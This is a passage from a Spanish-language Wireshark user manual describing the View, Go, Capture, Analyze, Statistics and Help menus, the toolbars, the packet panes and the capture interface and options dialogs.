Find Next Ctrl+N	Esto intenta encontrar el siguiente paquete haciendo coincidir la configuración de "Find Packet ...".
Find Previous Ctrl+B	Esto intenta encontrar el paquete anterior haciendo coincidir la configuración de "Find Packet ...".
Mark/Unmark Packet Ctrl+M	Esto marca el paquete seleccionado actualmente.
Mark All Displayed Packets Shift+Ctrl+M	Esto marca todos los paquetes mostrados.
Unmark All Displayed Packets Ctrl+Alt+M	Esto desmarca todos los paquetes mostrados.
Next Mark Shift+Alt+N	Encuentra el siguiente paquete marcado.
Previous Mark Shift+Alt+B	Encuentra el paquete marcado anterior.
Ignore/Unignore Packet Ctrl+D	Esto marca el paquete seleccionado actualmente como ignorado.
Ignore All Displayed Shift+Ctrl+D	Esto marca todos los paquetes mostrados como ignorados
Unignore All Displayed Ctrl+Alt+D	Esto desmarca todos los paquetes ignorados.
Set/Unset Time Reference Ctrl+T	Esto establece una referencia de tiempo en el paquete seleccionado actualmente.
Unset All Time References Ctrl+Alt+T	Esto elimina todas las referencias de tiempo en los paquetes

Elemento	Descripción
Next Time Reference Ctrl+Alt+N	Esto intenta encontrar la próxima vez el paquete de referencia
Previous Time Reference Ctrl+Alt+B	Esto intenta encontrar la hora anterior del paquete de referencia
Time Shift Ctrl+Shift+T	Esto mostrará el cuadro de diálogo Time Shift, que permite ajustar las marcas de tiempo de algunos o todos los paquetes.
Packet Comment…	Esto permitirá agregar un comentario a un solo paquete.
Capture Comment…	Esto permitirá agregar un comentario de captura.
Configuration Profiles… Shift+Ctrl+A	Esto muestra un cuadro de diálogo para el manejo de los perfiles de configuración.
Preferences… Shift+Ctrl+P	Esto muestra un cuadro de diálogo que permite establecer preferencias para muchos parámetros que controlan Wireshark.

42.7. El menú View

El menú View consta de los siguientes elementos:

Main Toolbar - Este elemento oculta o muestra la barra de herramientas principal.

Filter Toolbar - Este elemento oculta o muestra la barra de herramientas de filtro.

Wireless Toolbar - Este elemento oculta o muestra la barra de herramientas inalámbrica.

Statusbar - Este elemento oculta o muestra la barra de estado.

Packet List - Este elemento oculta o muestra el panel de la lista de paquetes.

Packet Details - Este elemento oculta o muestra el panel de detalles del paquete.

Packet Bytes - Este elemento oculta o muestra el panel de octetos del paquete.

Time Display Format › Date and Time of Day:1970-01-01 01:02:03.123456
Al seleccionar esto, Wireshark muestra las marcas de tiempo en formato de fecha y hora del día. Los campos “Time of Day”, “Date and Time of Day”, “Seconds Since Beginning of Capture”, “Seconds Since Previous Captured Packet” y “Seconds Since Previous Displayed Packet” son mutuamente excluyentes.

Time Display Format ›Time of Day:01:02:03.123456
Al seleccionar esto, se le indica a Wireshark que muestre las marcas de tiempo en formato de hora del día.

Time Display Format ›Seconds Since Epoch (1970-01-01): 1234567890.123456
Al seleccionar esto, se le indica a Wireshark que muestre las marcas de tiempo en segundos desde

1970-01-01 00:00:00.

Time Display Format ›Seconds Since Beginning of Capture: 123.123456
Al seleccionar esto, se le indica a Wireshark que muestre las marcas de tiempo en segundos desde el comienzo de la captura.

Time Display Format › Seconds Since Previous Captured Packet: 1.123456
Al seleccionar esto, le indica a Wireshark que muestre las marcas de tiempo en segundos desde la captura del paquete anterior.

Time Display Format › Seconds Since Previous Displayed Packet: 1.123456
Al seleccionar esto, le indica a Wireshark que muestre las marcas de tiempo en segundos desde la visualización del paquete anterior.

Time Display Format ›Automatic (File Format Precision)
Al seleccionar esto, le indica a Wireshark que muestre las marcas de tiempo con la precisión dada por el formato del archivo de captura utilizado. Los campos “Automatic”, “Seconds” y “…seconds” son mutuamente excluyentes.

Time Display Format ›Seconds: 0
Al seleccionar esto, le indica a Wireshark que muestre las marcas de tiempo con una precisión de un segundo.

Time Display Format › …seconds: 0….
Al seleccionar esto, le indica a Wireshark que muestre las marcas de tiempo con una precisión de un segundo, decisegundo, centisegundo, milisegundo, microsegundo o nanosegundo.

Time Display Format ›Display Seconds with hours and minutes
Seleccionar esto, le indica Wireshark que muestre las marcas de tiempo en segundos, con horas y minutos.

Name Resolution › Resolve Name
Este elemento permite activar solo una resolución de nombre del paquete actual.

Name Resolution › Enable for MAC Layer
Este elemento permite controlar si Wireshark traduce o no las direcciones MAC en nombres.

Name Resolution › Enable for Network Layer
Este elemento permite controlar si Wireshark traduce o no las direcciones de red en nombres

Name Resolution › Enable for Transport Layer
Este elemento permite controlar si Wireshark traduce o no las direcciones de transporte en nombres

Colorize Packet List
Este elemento permite controlar si Wireshark debe colorear o no la lista de paquetes. Habilitar la coloración ralentizará la visualización de nuevos paquetes mientras los captura.

Auto Scroll in Live Capture

Este elemento permite especificar que Wireshark debe desplazar el panel de la lista de paquetes a medida que entran paquetes nuevos, así siempre se está visualizando el último paquete. Si no se especifica esto, Wireshark simplemente agrega nuevos paquetes al final de la lista, pero no desplaza el panel de la lista de paquetes.

Zoom In Ctrl++
Amplía los datos del paquete. Aumenta el tamaño de la fuente.

Zoom Out Ctrl+-
Alejar los datos del paquete. Disminuye el tamaño de la fuente.

Normal Size Ctrl+=
Establecer el nivel de zoom al 100%. Vuelve a establecer el tamaño de fuente en normal.

Resize All Columns Shift+Ctrl+R
Cambiar el tamaño de todos los anchos de columna para que el contenido se ajuste a él. El cambio de tamaño puede llevar una cantidad considerable de tiempo, especialmente si se carga un archivo de captura grande.

Displayed Columns
Los elementos de este menú se despliegan con una lista de todas las columnas configuradas. Estas columnas ahora pueden ser mostradas u ocultadas en la lista de paquetes.

Expand Subtrees Shift+→
Este elemento expande el subárbol seleccionado actualmente en el árbol de detalles del paquete.

Collapse Subtrees Shift+←
Este elemento contrae el subárbol seleccionado actualmente en el árbol de detalles del paquete.

Expand All Ctrl+→
Wireshark mantiene una lista de todos los subárboles de protocolo que se expanden y lo usa para asegurarse de que los subárboles correctos se expandan cuando se muestre un paquete. Este elemento expande todos los subárboles en todos los paquetes en la captura.

Collapse All Ctrl+←
Este elemento contrae la vista de árbol de todos los paquetes en la lista de captura.

Colorize Conversation
Este elemento muestra un submenú que permite colorear los paquetes en el panel de la lista de paquetes en las direcciones del paquete seleccionado actualmente.

Colorize Conversation ›Color 1-10
Este elemento habilita uno de los diez filtros de color temporales
Colorize Conversation ›Reset coloring
Este elemento borra todas las reglas de coloración temporales.

Colorize Conversation ›New Coloring Rule…
Este elemento abre una ventana de diálogo en la que se puede crear una nueva regla de coloración permanente.

Coloring Rules…
Este elemento muestra un cuadro de diálogo que le permite colorear los paquetes en la lista de paquetes de acuerdo con las expresiones de filtro que elija.

Show Packet in New Window
Este elemento muestra el paquete seleccionado en una ventana separada.

Reload Ctrl+R
Este elemento permite recargar el archivo de captura actual.

42.8. El menú Go

El menú Go consta de los siguientes elementos:

Back Alt+←
Salta al paquete visitado recientemente en el historial de paquetes, al igual que el historial de la página en una web navegador.

Forward Alt+→
Salta al siguiente paquete visitado en el historial de paquetes, al igual que el historial de la página en una web navegador.

Go to Packet… Ctrl+G
Abrir un marco de ventana que permite especificar un número de paquete y luego ir a este paquete.

Go to Corresponding Packet
Ir al paquete correspondiente del campo de protocolo seleccionado actualmente.

Previous Packet Ctrl+↑
Moverse al paquete anterior en la lista. Esto se puede usar para pasar al paquete anterior incluso si la lista de paquetes no tiene foco de teclado.

Next Packet Ctrl+↓
Pasar al siguiente paquete de la lista. Esto se puede usar para pasar al paquete anterior incluso si el la lista de paquetes no tiene foco de teclado.

First Packet Ctrl+Home
Saltar al primer paquete del archivo de captura.

Last Packet Ctrl+End
Saltar al último paquete del archivo de captura.

Previous Packet In Conversation Ctrl+,
Moverse al paquete anterior en la conversación actual. Esto se puede usar para pasar al paquete anterior, incluso si la lista de paquetes no tiene el foco del teclado.

Next Packet In Conversation Ctrl+.
Avanzar al siguiente paquete en la conversación actual. Esto se puede usar para pasar al paquete anterior, incluso si la lista de paquetes no tiene el foco del teclado.

42.9. El menú Capture

El menú Capture consta de los siguientes elementos:

Interfaces… Ctrl+I
Este elemento muestra un cuadro de diálogo que muestra las interfaces de red.

Options… Ctrl+K
Este elemento muestra el cuadro de diálogo Capture Options y permite comenzar a capturar paquetes.

Start Ctrl+E
Comience inmediatamente a capturar paquetes.

Stop Ctrl+E
Este elemento detiene la captura que se está ejecutando actualmente.

Restart Ctrl+R
Este elemento detiene la captura que se está ejecutando actualmente y comienza de nuevo con las mismas opciones.

Capture Filters…
Este elemento muestra un cuadro de diálogo que permite crear y editar filtros de captura.

42.10. El menú Analyze

El menú Analyze consta de los siguientes elementos:

Display Filters…
Este elemento muestra un cuadro de diálogo que permite crear y editar filtros de visualización. Puede nombrar filtros y puede guardarlos para uso futuro.

Display Filter Macros…
Este elemento muestra un cuadro de diálogo que permite crear y editar macros del filtro de visualización. Puede nombrar macros de filtro y puede guardarlas para uso futuro.

Apply as Column
Este elemento agrega el elemento de protocolo seleccionado en el panel de detalles del paquete como una columna en la lista de paquetes.

Apply as Filter › …
Estos elementos cambiarán el filtro de visualización actual y aplicarán el filtro modificado inmediatamente. Dependiendo del elemento de menú elegido, la cadena de filtro de visualización actual será reemplazada o agregada por el campo de protocolo seleccionado en el panel de detalles del paquete.

Prepare a Filter › …

Estos elementos cambiarán el filtro de visualización actual, pero no aplicarán el filtro modificado. Dependiendo del elemento de menú elegido, la cadena de filtro de visualización actual será reemplazada o agregada por el campo de protocolo seleccionado en el panel de detalles del paquete.

Enabled Protocols… Shift+Ctrl+E
Este elemento permite al usuario habilitar/deshabilitar disectores de protocolo.

Decode As…
Este elemento permite al usuario forzar a Wireshark a decodificar ciertos paquetes con un protocolo determinado.

User Specified Decodes…
Este elemento permite al usuario forzar a Wireshark a decodificar determinados paquetes con un protocolo determinado.

Follow › TCP Stream
Este elemento muestra una ventana separada y muestra todos los segmentos TCP capturados que están en la misma conexión TCP que un paquete seleccionado.

Follow › UDP Stream
La misma funcionalidad que "Follow › TCP Stream" pero para flujos UDP.

Follow › SSL Stream
La misma funcionalidad que "Follow › TCP Stream" pero para flujos SSL.

Follow › HTTP Stream
La misma funcionalidad que "Follow › TCP Stream" pero para flujos HTTP.

Expert Info
Abra un cuadro de diálogo que muestra la información experta sobre los paquetes capturados. La cantidad de información dependerá del protocolo y varía de muy detallada a inexistente.

Conversation Filter › …
En este menú se encuentra un filtro de conversación para varios protocolos.

42.11. El menú Statistics

El menú Statistics consta de los siguientes elementos:

Summary
Muestra la información sobre los datos capturados.

Protocol Hierarchy
Muestra un árbol jerárquico de las estadísticas de protocolo.

Conversations
Muestra una lista de conversaciones, es decir, el tráfico entre 2 puntos finales.

Endpoints
Muestra una lista de puntos finales, es decir del tráfico hacia/desde una dirección.

Packet Lengths…

IO Graphs
Muestra los gráficos especificados por el usuario, por ejemplo, el número de paquetes en el transcurso del tiempo.

Service Response Time
Muestra el tiempo entre una solicitud y la respuesta correspondiente.

ANCP

Colledtd…

Compare…

Flow Graph…

HTTP
Estadísticas de las solicitudes/respuestas de HTTP

IP Addresses…

IP Destinations…

IP Protocol Types…

ONC-RPC Programs

Sametime

TCP Stream Graph

UDP Multicast Streams

WLAN Traffic

BOOTP-DHCP

42.12. El menú Telephony

El menú Telephony consta de los siguientes elementos:

IAX2
SMPP Operations…
SCTP
ANSI
GSM
H.225…
ISUP Messages…

LTE
MTP3
RTP
SIP…
UCP Messages…
VoIP Calls…
WAP-WSP…

42.13. El menú Tools

El menú Tools consta de los siguientes elementos:

Firewall ACL Rules
Esto permite crear reglas ACL de línea de comandos para muchos productos de cortafuegos diferentes, incluidos Cisco IOS, Linux Netfilter (iptables), OpenBSD pf y Windows Firewall (a través de netsh). Se admiten reglas para direcciones MAC, direcciones IPv4, puertos TCP y UDP y combinaciones de puertos y IPv4. Se supone que las reglas se aplicarán a una interfaz externa.

Lua
Estas opciones permiten trabajar con el intérprete Lua opcionalmente integrado en Wireshark.

42.14. El menú Internals

El menú Internals consta de los siguientes elementos:

Dissector tables
Este elemento muestra un cuadro de diálogo que muestra las tablas con relaciones de subdisector.

Supported Protocols
Este elemento muestra un cuadro de diálogo que muestra los protocolos y los campos de protocolo admitidos.

42.15. El menú Help

El menú Help consta de los siguientes elementos:

Contents F1
Este elemento muestra un sistema de ayuda básico.

Manual Pages › …
Este elemento inicia un navegador web que muestra una de las páginas del manual HTML instaladas localmente.

Website
Este elemento inicia un navegador web que muestra la página web desde: https://www.wireshark.org/.

FAQs
Este elemento inicia un navegador web que muestra varias preguntas frecuentes.

Downloads
Este elemento inicia un navegador web que muestra las descargas de: https://www.wireshark.org/download.html.

Wiki
Este elemento inicia un navegador web que muestra la página principal desde: https://wiki.wireshark.org/.

Sample Captures
Este elemento inicia un navegador web que muestra las capturas de muestra de: https://wiki.wireshark.org/SampleCaptures.

About Wireshark
Este elemento muestra una ventana de información que proporciona varios elementos de información detallada sobre Wireshark, como está construido, los complementos cargados, las carpetas usadas, ...

42.16. La barra de herramientas principal

La barra de herramientas principal proporciona un acceso rápido a los elementos de uso frecuente desde el menú. Esta barra de herramientas no puede personalizarlo el usuario, pero se puede ocultar usando el menú View, si el espacio en la pantalla es necesaria para mostrar aún más paquetes de datos.



Como en el menú, solo estarán disponibles los elementos útiles en el estado actual del programa. Los otros lo harán con un color atenuado, por ejemplo, no puede guardar un archivo de captura si no ha cargado uno. La siguiente descripción corresponde a cada elemento de esta barra de herramientas emèzando de izquierda a derecha.

Capture › Interfaces…
Este elemento muestra el cuadro de diálogo Capture Interfaces List

Capture › Options…
Este elemento muestra el cuadro de diálogo Capture Options y permite iniciar la captura de paquetes.

Capture › Start
Este elemento comienza a capturar paquetes con las opciones de la última vez.

Capture › Stop
Este elemento detiene el proceso de captura actualmente en ejecución.

Capture › Restart

Este elemento detiene el proceso de captura actualmente en ejecución y lo reinicia nuevamente.

File › Open…
Este elemento muestra el cuadro de diálogo de abrir archivo que permite cargar un archivo de captura para verlo.

File › Save As…
Este elemento permite guardar el archivo de captura actual en el archivo que desee. Aparece el cuadro de diálogo Save Capture File.

File › Close
Este elemento cierra la captura actual. Si no ha guardado la captura, se le pedirá que primero la guarde.

View › Reload
Este elemento permite recargar el archivo de captura actual.

File › Print…
Este elemento le permite imprimir todos o algunos de los paquetes en el archivo de captura. Aparece el cuadro de diálogo Wireshark Print.

Edit › Find Packet…
Este elemento muestra un cuadro de diálogo que permite encontrar un paquete.

Go › Go Back
Este elemento vuelve a aparecer en el historial de paquetes. Mantener presionada la tecla Alt para volver al historial de selección.

Go › Go Forward
Este elemento salta hacia adelante en el historial de paquetes. Mantenga presionada la tecla Alt para avanzar en el historial de selección.

Go › Go to Packet…
Este elemento muestra un cuadro de diálogo que permite especificar un número de paquete para ir a este paquete.

Go › First Packet
Este elemento salta al primer paquete del archivo de captura.

Go › Last Packet
Este elemento salta al último paquete del archivo de captura.

View › Colorize
Colorear la lista de paquetes o no.

View › Auto Scroll in Live Capture
Desplazamiento automático de la lista de paquetes mientras realiza una captura o no.

View › Zoom In
Amplia los datos del paquete (aumenta el tamaño de la fuente).

View › Zoom Out
Aleja los datos del paquete (disminuye el tamaño de la fuente).

View › Normal Size
Establecer el nivel de zoom al 100%.

View › Resize Columns
Cambiar el tamaño de las columnas para que el contenido se ajuste a ellas.

Capture › Capture Filters…
Este elemento muestra un cuadro de diálogo que permite crear y editar filtros de captura. Puede nombrar filtros y guardarlos para usarlos en el futuro.

Analyze › Display Filters…
Este elemento muestra un cuadro de diálogo que permite crear y editar filtros de visualización. Puede nombrar filtros y guardarlos para usarlos en el futuro.

View › Coloring Rules…
Este elemento muestra un cuadro de diálogo que permite colorear los paquetes en el panel de la lista de paquetes de acuerdo con las expresiones de filtro que elija.

Edit › Preferences
Este elemento muestra un cuadro de diálogo que permite establecer preferencias para muchos parámetros que controlan Wireshark. También puede guardar sus preferencias para que Wireshark las use la próxima vez que se inicia.

Help › Contents
Este elemento muestra el cuadro de diálogo de ayuda.

42.17. La barra de herramientas “Filter”

La barra de herramientas de filtro permite editar y aplicar rápidamente los filtros de visualización.

El icono de la izquierad muestra el cuadro de diálogo de construcción del filtro, descrito en los cuadros de diálogo “Capture Filters” y “Display Filters”.

A continuación hay una área para ingresar o editar una cadena de filtro de visualización. Se realiza una verificación de sintaxis de su cadena de filtro mientras está escribiendo. El fondo se volverá rojo si ingresa una cadena incompleta o inválida y se volverá verde cuando ingrese una cadena válida. Puede hacer clic en la flecha desplegable para seleccionar una cadena de filtro ingresada previamente de una lista. Las entradas en la lista desplegable permanecerán disponibles incluso después de reiniciar el programa. Después de cambiar algo en este campo, no olvide presionar el botón Aplicar o la tecla Intro/Return para aplicar esta cadena de filtro a la pantalla. Este campo también es donde se muestra el filtro actual vigente.

[Expression…] El botón central con la etiqueta “Add Expression…” abre un cuadro de diálogo que permite editar un filtro de visualización de una lista de campos de protocolo, que se describe en el cuadro de diálogo "Filter Expression"

[Clear] Restablece el filtro de visualización actual y borra el área de edición.

[Apply] Aplicar el valor actual en el área de edición como el nuevo filtro de visualización. La aplicación de un filtro de visualización en archivos de captura grandes puede llevar bastante tiempo.

42.18. El panel “Packet List”

El panel de la lista de paquetes muestra todos los paquetes en el fichero de captura actual.

Mientras se disecciona un paquete, Wireshark colocará la información de los disectores de protocolo en las columnas. Como los protocolos de nivel superior pueden sobrescribir la información de los niveles inferiores, normalmente solo se ve la información desde el nivel más alto posible. Por ejemplo, veamos un paquete que contiene TCP dentro de IP dentro de un paquete Ethernet. El disector Ethernet escribirá sus datos como las direcciones de Ethernet, el disector IP lo sobrescribirá como las direcciones IP, el disector TCP sobrescribirá la información IP y así sucesivamente.

Hay muchas columnas diferentes disponibles. Las columnas que se muestran se pueden seleccionar mediante la configuración de preferencias.

Las columnas predeterminadas que se muestran son:

- [No.] El número del paquete en el archivo de captura. Este número no cambiará, incluso si se utiliza una filtro de pantalla.
- [Time] La marca de tiempo del paquete. El formato de presentación de esta marca de tiempo se puede cambiar.
- [Source] La dirección de donde proviene este paquete.
- [Destination] La dirección a la que va este paquete.
- [Protocol] El nombre del protocolo en una versión corta o abreviada.
- [Length] La longitud del paquete.
- [Info] Información adicional sobre el contenido del paquete.

La primera columna muestra como cada paquete está relacionado con el paquete seleccionado. Por ejemplo, si el paquete es una solicitud de DNS, Wireshark muestra una flecha hacia la derecha para la solicitud, seguida de una flecha hacia la izquierda para la respuesta en el paquete 2.

La lista de paquetes tiene una barra de desplazamiento inteligente que muestra un mapa en miniatura de los paquetes cercanos. Cada línea de trama de la barra de desplazamiento corresponde a un solo paquete, por lo que el número de paquetes que se muestra en el mapa, depende de su visualización física y de la altura de la lista de paquetes. Una lista de paquetes altos en una pantalla de alta resolución mostrará bastantes paquetes.

42.19. El panel “Packet Details”

El panel de detalles del paquete muestra el paquete actual en un forma detallada. Este panel muestra los protocolos y los campos de protocolo del paquete seleccionado en el panel "Packet List". Los protocolos y los campos del paquete que se muestran en un árbol que se pueden expandir y contraer. Hay un menú contextual (clic derecho del mouse) disponible.

Algunos campos de protocolo tienen significados especiales.

- Generated fields. Wireshark generará información de protocolo adicional que no es presente en los datos capturados. Esta información está entre corchetes ("[" y "]"). La información generada incluye tiempos de respuesta, análisis TCP, información de geolocalización IP y validación de suma de comprobación.
- Links. Si Wireshark detecta una relación con otro paquete en el archivo de captura, generará un enlace a este paquete. Los enlaces están subrayados y se muestran en azul. Si se hace doble clic en un enlace, Wireshark saltará al paquete correspondiente.

42.20. El panel “Packet Bytes”

El panel de octetos del paquete muestra los datos del paquete actual seleccionado en el panel "Packet List" en un estilo hexdump.

Este panel muestra un volcado hexadecimal canónico de los datos del paquete. Cada línea contiene el desplazamiento de datos, 16 octetos hexadecimales y 16 octetos ASCII. Los octetos que no son imprimibles, se reemplazan con un punto (".").

Dependiendo de los datos del paquete, a veces hay más de una página disponible, por ejemplo cuando Wireshark ha reensamblado algunos paquetes en una sola porción de datos. En este caso se puede ver cada fuente de datos haciendo clic en su pestaña correspondiente en la parte inferior del panel. Normalmente las páginas adicionales contienen datos reensamblados de múltiples paquetes o datos descifrados. El menú contextual (clic derecho del mouse) de las etiquetas de la pestaña mostrará una lista de todas las páginas disponibles. Esto puede ser útil si el tamaño del panel es demasiado pequeño para todas las etiquetas de pestaña.

42.21. El Statusbar

La barra de estado muestra los mensajes informativos. En general el lado izquierdo mostrará la información relacionada con el contexto, la parte central mostrará la información sobre el archivo de captura actual y el lado derecho mostrará el perfil de configuración seleccionado. Esta barra de estado se muestra mientras no se carga ningún fichero de captura, por ejemplo cuando se inicia Wireshark.

- La viñeta coloreada a la izquierda muestra el nivel más alto de información de expertos que se encuentra actualmente en el archivo de captura cargado. Al pasar el ratón sobre este icono, se mostrará una descripción textual del nivel de información de expertos y al hacer clic en el ícono, aparecerá el cuadro de diálogo Expert Infos.
- El lado izquierdo muestra la información sobre el archivo de captura, su nombre, su tamaño y el tiempo transcurrido mientras estaba siendo capturado. Al pasar el cursor sobre el nombre de un archivo, se mostrará su ruta y su tamaño completos.
- La parte central muestra el número actual de paquetes en el archivo de captura. Se muestran los siguientes valores:
  - Packets: la cantidad de paquetes capturados.
  - Displayed: el número de paquetes que se muestran actualmente.
  - Marked: el número de paquetes marcados. Solo se muestra si los paquetes están marcados.
  - Dropped: el número de paquetes descartados.
  - Ignored: el número de paquetes ignorados.
  - Load time: el tiempo que tardó en cargar la captura.

- El lado derecho muestra el perfil de configuración seleccionado. Al hacer clic en esta parte de la barra de estado, aparecerá un menú con todos los perfiles de configuración disponibles, y seleccionando de esta lista cambiará el perfil de configuración.

42.22. Capturando los datos de la red

42.22.1. Introducción

La captura de datos de red es una de las principales características de Wireshark.
El motor de captura Wireshark ofrece las siguientes características:

- Captura desde diferentes tipos de hardware de red, como Ethernet o 802.11.
- Detiene la captura ante diferentes desencadenantes, como la cantidad de datos capturados, el tiempo transcurrido o la cantidad de paquetes.
- Muestra simultáneamente los paquetes decodificados mientras Wireshark está capturando.
- Filtra paquetes, reduciendo la cantidad de datos a capturar.
- Guarda paquetes en varios archivos mientras realiza una captura a largo plazo, opcionalmente rotando a través de un número fijo de archivos.
- Captura simultáneamente desde múltiples interfaces de red.

42.22.2. Prerequisitos

Configurar Wireshark para capturar paquetes por primera vez puede ser complicado. Aquí hay algunas sugerencias:

- Es posible que se necesite privilegios especiales para comenzar una captura en vivo.
- Debe elegir la interfaz de red correcta para capturar paquetes de datos.
- Debe capturar en el lugar correcto de la red para ver el tráfico que desea ver.


42.22.3. Iniciar la captura

Se pueden usar los siguientes métodos para comenzar a capturar paquetes con Wireshark:

- Puede hacer doble clic en una interfaz en la ventana principal.
- Puede obtener una descripción general de las interfaces disponibles mediante el cuadro de diálogo "Capture Interfaces" (Capture ›Options ...). Puede iniciar una captura desde este cuadro de diálogo utilizando el botón [Start].
- Puede iniciar inmediatamente una captura utilizando su configuración actual seleccionando Capture ›Start o haciendo clic en el primer botón de la barra de herramientas.
- Si ya conoce el nombre de la interfaz de captura, puede iniciar Wireshark desde una línea de comando: $ wireshark -i eth0 -k
  Esto iniciará la captura de Wireshark en la interfaz eth0.

42.22.4. Caja de diálogo “Capture Interfaces”

Cuando se selecciona Capture › Options ... en el menú principal, Wireshark muestra la caja de diálogo “Capture Interfaces". Este cuadro de diálogo solo mostrará las interfaces locales a las que Wireshark puede acceder. También ocultará las interfaces marcadas como ocultas en Interface Options. Como Wireshark no podría detectar todas las interfaces locales y no puede detectar las interfaces remotas disponibles, podría haber más interfaces de captura disponibles que las enumeradas. Es posible seleccionar más de una interfaz y capturarlas simultáneamente.



Device (solo Unix / Linux)
El nombre del dispositivo de interfaz.

Description
La descripción de la interfaz proporcionada por el sistema operativo o el comentario definido por el usuario agregado en Interface Options.

IP
La primera dirección IP que Wireshark pudo encontrar para esta interfaz. Puede hacer clic en la dirección para alternar a través de otras direcciones asignadas, si está disponible. Si no se encuentra ninguna dirección, "none" será desplegado.

Packets
El número de paquetes capturados desde esta interfaz, desde que se abrió este diálogo. Estará en gris, si no se capturó ningún paquete en el último segundo.

Packets/s
Número de paquetes capturados en el último segundo. Aparecerá en gris si no se capturó ningún paquete en el último segundo.

Stop
Detener una captura actualmente en ejecución.

Start
Iniciar una captura en todas las interfaces seleccionadas de inmediato, utilizando la configuración de la última captura o la configuración predeterminada, si no se han establecido opciones.

Options
Abre el cuadro de diálogo Capture Options con las interfaces marcadas seleccionadas.

Details (solo Microsoft Windows)
Abre un cuadro de diálogo con la información detallada sobre la interfaz.

Help
Mostrar esta página de ayuda.

Close
Cierra este cuadro de diálogo.

42.22.5. Caja de diálogo "Capture Options"

Cuando se selecciona Capture › Options… o se usa el elemento correspondiente en la barra de herramientas principal, Wireshark muestra el cuadro de diálogo "Capture Options".
Si no está seguro de que opciones elegir en este cuadro de diálogo, intente mantener los valores predeterminados ya que esto debería funcionar bien en muchos casos.

La tabla que muestra la configuración de todas las interfaces disponibles tiene las siguientes columnas:

- El nombre de la interfaz y sus direcciones IP. Si no se pudo resolver ninguna dirección del sistema, Se mostrará "none". Las interfaces de bucle invertido no están disponibles en las plataformas Windows.
- El tipo de encabezado de la capa de enlace.
- La información sobre si el modo promiscuo está habilitado o deshabilitado.
- La cantidad máxima de datos que se capturará para cada paquete. El valor predeterminado se establece en los 262144 octetos.
- El tamaño del búfer del kernel que está reservado para mantener los paquetes capturados.
- La información sobre si los paquetes se capturarán en modo monitor (solo Unix / Linux).
- El filtro de captura elegido.

Al marcar las casillas de verificación en la primera columna, se seleccionan las interfaces que se usarán para la captura. Haciendo doble clic en una interfaz, se abrirá el cuadro de diálogo "Edit Interface Settings" y en él se muestran los campos siguientes:

Capture on all interfaces
Como Wireshark puede capturar en múltiples interfaces, es posible elegir capturar en todas las interfaces disponibles

Capture all packets in promiscuous mode
Esta casilla de verificación permite especificar que Wireshark debe poner todas las interfaces en promiscuo cuando captura.

Capture Filter
Este campo permite especificar un filtro de captura para todas las interfaces que están actualmente seleccionadas. Una vez se ha ingresado un filtro en este campo, las interfaces recién seleccionadas heredarán el filtro. El valor predeterminado es vacío o sin filtro.
También puede hacer clic en el botón [Capture Filter] y Wireshark mostrará la caja de diálogo Capture Filters y permite crear y/o seleccionar un filtro.

Compile selected BPFs
Este botón permite compilar el filtro de captura en código BPF y abrir una ventana que muestra el pseudo código resultante. Esto puede ayudar a comprender el funcionamiento del filtro de captura.
El botón [Compile Selected BPFs] lleva al cuadro de diálogo "Compile Results".
La ejecución de BPF se puede acelerar en Linux activando BPF JIT ejecutando
$ echo 1> / proc / sys / net / core / bpf_jit_enable
si ya no está habilitado. Para que el cambio sea persistente, se puede usar sysfsutils.

Manage Interfaces
El botón [Manage Interfaces] abre el cuadro de diálogo "Add New Interfaces" donde las tuberías se pueden definir, escanear u ocultar interfaces locales o agregar interfaces remotas (solo en Windows).

En el apartado Capture File(s), Se puede encontrar una explicación sobre el uso del archivo de captura y se muestran los campos siguientes:

File
Este campo permite especificar el nombre del archivo que se utilizará para el archivo de captura. Este campo está en blanco por defecto. Si el campo se deja en blanco, los datos de captura se almacenarán en un archivo temporal. También se puede hacer clic en el botón a la derecha de este campo para navegar por el sistema de archivos.

Use multiple files
En lugar de usar un solo archivo, Wireshark cambiará automáticamente a uno nuevo si se alcanza la condición establecida.

Use pcapng format
Esta casilla de verificación permite especificar que Wireshark guarda los paquetes capturados en un formato pcapng. Si se selecciona más de una interfaz para capturar, esta casilla de verificación está configurada de manera predeterminada.

Next file every n megabyte(s)
Cambiará al siguiente archivo después de que se haya capturado el número de byte(s)/ kilobyte(s)/megabyte(s)/gigabyte(s) establecido.

Next file every n minute(s)
Cambiar al siguiente archivo después del número determinado del tiempo transcurrido segundos(s)/ minutos(s)/horas(s)/días(s).

Ring buffer with n files
Formar un buffer de anillo de los archivos de captura con el número determinado de ficheros.

Stop capture after n file(s)
Detener la captura después de cambiar al siguiente fichero la cantidad de veces indicada.

El apartado siguiente Stop Capture … hay las opciones siguientes:

… after n packet(s)
Detener la captura después de que se haya capturado la cantidad de paquetes determinada.

… after n megabytes(s)
Detiene la captura después de que se haya determinado el número de bytes/kilobyte(s)/megabyte(s)/ gigabyte(s) capturados Esta opción aparece atenuada si se selecciona "Use multiple files".

… after n minute(s)
Detener la captura después de que haya transcurrido el número de segundos(s)/minutos(s)/horas(s)/ días(s) determinados.

En la parte de la derecha, se visualiza el panel Display Options, donde las opciones son las sigientes:

Update list of packets in real time
Esta opción permite especificar que Wireshark debe actualizar el panel de la lista de paquetes en

tiempo real. Si no especifica esto, Wireshark no mostrará ningún paquete hasta que se detenga la captura. Cuando marca esto, Wireshark captura en un proceso separado y alimenta las capturas al proceso de visualización.

Automatic scrolling in live capture
Esta opción permite especificar que Wireshark debe desplazar el panel de la lista de paquetes como nuevo paquete entrante, por lo que siempre está mirando el último paquete. Si no especifica esto, Wireshark simplemente agrega nuevos paquetes al final de la lista pero no desplaza la lista de paquetes. Esta opción está atenuada si la opción "Update list of packets in real time" está desactivada.

Hide capture info dialog
Esconder el diálogo de información de la captura.

En la parte de la derecha, se visualiza el panel Name resolution, donde las opciones son las sigientes:

Enable MAC name resolution
Esta opción permite controlar si Wireshark traduce o no las direcciones MAC en nombres

